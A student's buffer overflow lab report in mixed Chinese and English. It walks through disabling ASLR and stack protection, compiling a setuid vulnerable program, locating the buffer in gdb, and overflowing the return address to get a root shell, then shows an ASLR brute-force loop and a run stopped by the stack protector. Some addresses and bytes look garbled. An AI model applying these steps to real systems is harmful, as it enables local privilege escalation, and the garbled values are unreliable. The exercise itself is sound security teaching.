

CLASS 5**Buffer Overflow Lab****吴瑞欣-E41614059****1、 配置实验环境**

1、 关闭内存随机化:

```
sysctl -w kernel.randomize_va_space=0
```

```
[10/21/2018 01:11] root@ubuntu:/home/seed/Desktop/lab5# sysctl -w kernel.randomi
ze_va_space=0
kernel.randomize_va_space = 0
```

2、 关闭栈保护机制阻止缓冲区溢出

```
gcc -fno-stack-protector -o exploit exploit.c
```

```
[10/21/2018 01:15] root@ubuntu:/home/seed/Desktop/lab5# gcc -fno-stack-protector
-o exploit exploit.c
```

一： Task 1**执行命令:**

```
$ su root
```

```
Password (enter root password)
```

```
# gcc -o stack -z execstack -fno-stack-protector stack.c
```

```
# chmod 4755 stack
```

```
# exit
```

```
[10/22/2018 06:46] root@ubuntu:/home/seed/Desktop/lab5# gcc -fno-stack
call_shellcode.c -o call_shellcode
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: incompatible implicit declaration of l
nction 'strcpy' [enabled by default]
[10/22/2018 06:49] root@ubuntu:/home/seed/Desktop/lab5#
```

反编译 stack 文件，使用命令:

```
gdb
```

```
file stack
```

```
disassemble main
```

```
0x08048497 <+19>:    call    0x8048380 <strcpy@plt>
0x0804849c <+24>:    mov     $0x1,%eax
```

b *0x0804849c

r

x/16wx \$esp

```
(gdb) file stack
Reading symbols from /home/seed/Desktop/lab5/stack...(no debugging symbols found)...done.
(gdb) b *0x0804849c
Breakpoint 1 at 0x804849c
(gdb) r
Starting program: /home/seed/Desktop/lab5/stack

Breakpoint 1, 0x0804849c in bof ()
(gdb) x/16wx $esp
0xbffff100:    0xbffff118    0xbffff157    0x00000205    0xb7e34374
0xbffff110:    0xb7fc4ff4    0xb7fc4ff4    0x41414141    0xfef3050a
0xbffff120:    0xffff1b8b7   0xfde2d4bf    0xfde334b7    0xb70007b7
0xbffff130:    0x00000000    0x00000000    0xbffff368    0x080484ff
```

可以得出 buffer 是从(bffff110+8) [AAAA]所在地开始的，由

此 可 以 设 计 出 攻 击 代 码：

```
strcpy(buffer, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x
d0\xfl\xff\xae");
```

```
strcpy(buffer+300, shellcode);
```

它的计算是由 bffff100= (bffff118+150) 得出应该正在 nop 的中心部分。

执行后发现，获得 root 权限

```
[10/22/2018 09:43] seed@ubuntu:~/Desktop/lab5$ gcc exploit.c -o exploit
[10/22/2018 09:43] seed@ubuntu:~/Desktop/lab5$ ./exploit
[10/22/2018 09:43] seed@ubuntu:~/Desktop/lab5$ ./stack
#
```

二：Task2

打开内存可随机化

```
sysctl -w kernel.randomize_va_space=2
```

编写脚本如下：


```
#!/bin/sh
```

```
While true
```

```
do
```

```
    ./stack
```

```
done
```

A screenshot of a terminal window showing a loop of segmentation faults. The output consists of 10 lines, each starting with './task2: line 5:' followed by a memory address, the text 'Segmentation fault', and '(core dumped) ./stack'. The addresses range from 6398 to 6414 in increments of 2. The text is displayed in a monospaced font with a light background and a dark border.

```
./task2: line 5: 6398 Segmentation fault (core dumped) ./stack
./task2: line 5: 6400 Segmentation fault (core dumped) ./stack
./task2: line 5: 6402 Segmentation fault (core dumped) ./stack
./task2: line 5: 6404 Segmentation fault (core dumped) ./stack
./task2: line 5: 6406 Segmentation fault (core dumped) ./stack
./task2: line 5: 6408 Segmentation fault (core dumped) ./stack
./task2: line 5: 6410 Segmentation fault (core dumped) ./stack
./task2: line 5: 6412 Segmentation fault (core dumped) ./stack
./task2: line 5: 6414 Segmentation fault (core dumped) ./stack
```

理论上应该没问题，但是不知道为何，运行了很久，还是运行不出来。

三：Task3

打开栈保护的编译，不使用-fno-stack-protector。


```
$ su root
```

```
Password (enter root password)
```

```
# gcc -o stack stack.c
```

```
# chmod 4755 stack
```

```
# exit
```

A screenshot of a terminal window showing a loop of stack smashing detected errors. The output consists of 10 lines, each starting with '*** stack smashing detected ***: ./stack terminated' followed by './task2: line 5:' followed by a memory address, the text 'Segmentation fault', and '(core dumped) ./stack'. The addresses range from 12092 to 12102 in increments of 2. The text is displayed in a monospaced font with a light background and a dark border.

```
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12092 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12094 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12096 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12098 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12100 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
./task2: line 5: 12102 Segmentation fault (core dumped) ./stack
*** stack smashing detected ***: ./stack terminated
```

显示*** stack smashing detected ***: ./stack terminated
栈保护未开启。